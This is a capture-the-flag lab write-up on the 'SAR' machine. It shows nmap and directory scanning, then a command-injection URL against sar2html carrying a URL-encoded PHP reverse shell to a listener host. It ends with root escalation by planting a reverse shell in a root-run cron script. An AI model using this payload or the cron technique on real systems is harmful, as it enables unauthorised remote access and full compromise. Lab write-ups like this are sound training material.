SAR
This lab demonstrates how to exploit a remote code execution (RCE) vulnerability in a vulnerable version of sar2html. By discovering the application via the robots.txt file and leveraging the RCE, you gain an initial shell. Privilege escalation is achieved by exploiting a cronjob misconfiguration that allows overwriting a custom .sh script executed as root. The exercise focuses on RCE, cronjob abuse, and obtaining root access through writable scripts.
- Enumerate the target to identify open ports, public files, and directories.
- Exploit the vulnerable sar2html application to gain remote code execution.
- Establish a reverse shell connection to the target.
- Identify and analyse a cronjob executing as root, leading to writable .sh script abuse.
- Replace the writable script with a malicious payload and escalate privileges to root.
Enumeration
First thing is to run a TCP nmap scan, it revealed a webserver on port 80 and openSSH on port 22.
potions3ller@kali:~$ sudo nmap -Pn -n 192.168.232.35 -sC -sV -p0- --open -oN nmap_TCP.txt

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-12 07:08 EDT
Nmap scan report for 192.168.232.35
Host is up (0.010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:40:be:13:cf:51:7d:d6:a5:9c:64:c8:13:e5:f2:9f (RSA)
|   256 8a:4e:ab:0b:de:e3:69:40:50:98:98:58:32:8f:71:9e (ECDSA)
|_  256 e6:2f:55:1c:db:d0:bb:46:92:80:dd:5f:8e:a3:0a:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
Then I hit it with a gobuster scan, nothing came of it:
potions3ller@kali:~$ gobuster dir -u http://192.168.232.35  -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 42 -b 400,401,403,404 --exclude-length 0

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.232.35
[+] Method:                  GET
[+] Threads:                 42
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   400,401,403,404
[+] Exclude Length:          0
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
Thought I would hit it with a dirb scan with a different word list since it came back with nothing…
dirb http://192.168.232.35/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 12 07:13:09 2025
URL_BASE: http://192.168.232.35/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.232.35/ ----
+ http://192.168.232.35/index.html (CODE:200|SIZE:10918)
+ http://192.168.232.35/phpinfo.php (CODE:200|SIZE:95497)
+ http://192.168.232.35/robots.txt (CODE:200|SIZE:9)
+ http://192.168.232.35/server-status (CODE:403|SIZE:279)
-----------------
END_TIME: Mon May 12 07:13:37 2025
DOWNLOADED: 4612 - FOUND: 4
Much better, time to start digging.
index.html - Brings up the Apache2 default page.
phpinfo.php - Brings up the PHP config page, nothing jumping out at me other than the web directory being standard at /var/www/html.
robots.txt - simply requests browsers don’t crawl this page.

server-status - 403 forbidden.
Decided to take the robots.txt page as a hint and navigated to /sar2HTML which brought me to this page.

The page references crontab and also allows the user to upload a report. A quick google search reveals that this application is vulnerable to RCE. The below link https://www.exploit-db.com/exploits/47204 explains that if you enter a file for upload you are bought to a webpage that has the following URL format http://<ipaddr>/index.php?plot=;<command-here> you will be able to execute code, I used https://www.revshells.com/ to create a URL encoded PHP exec reverse shell and appended it to the URL, then opened a netcat listener.
Payload:
http://192.168.232.35/sar2HTML/index.php?plot=;php -r '%24sock%3Dfsockopen("192.168.45.154"%2C9001)%3Bexec("%2Fbin%2Fsh <%263 >%263 2>%263")%3B'

Lovely, a local shell popped and the local flag captured.

I began enumerating for the crons and found this command being run root regularly from the /var/www/html directory. I already know that there isn't a file in there called finally.sh as it was not there when I popped a shell as www-data.
cat /etc/crontab

# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
I navigated back to /var/www/html and created a new file with the name finally.sh, wrote a reverse shell in it as the payload and set it to be executable.

I then opened a netcat listener and waited for the cron to run.


PWND.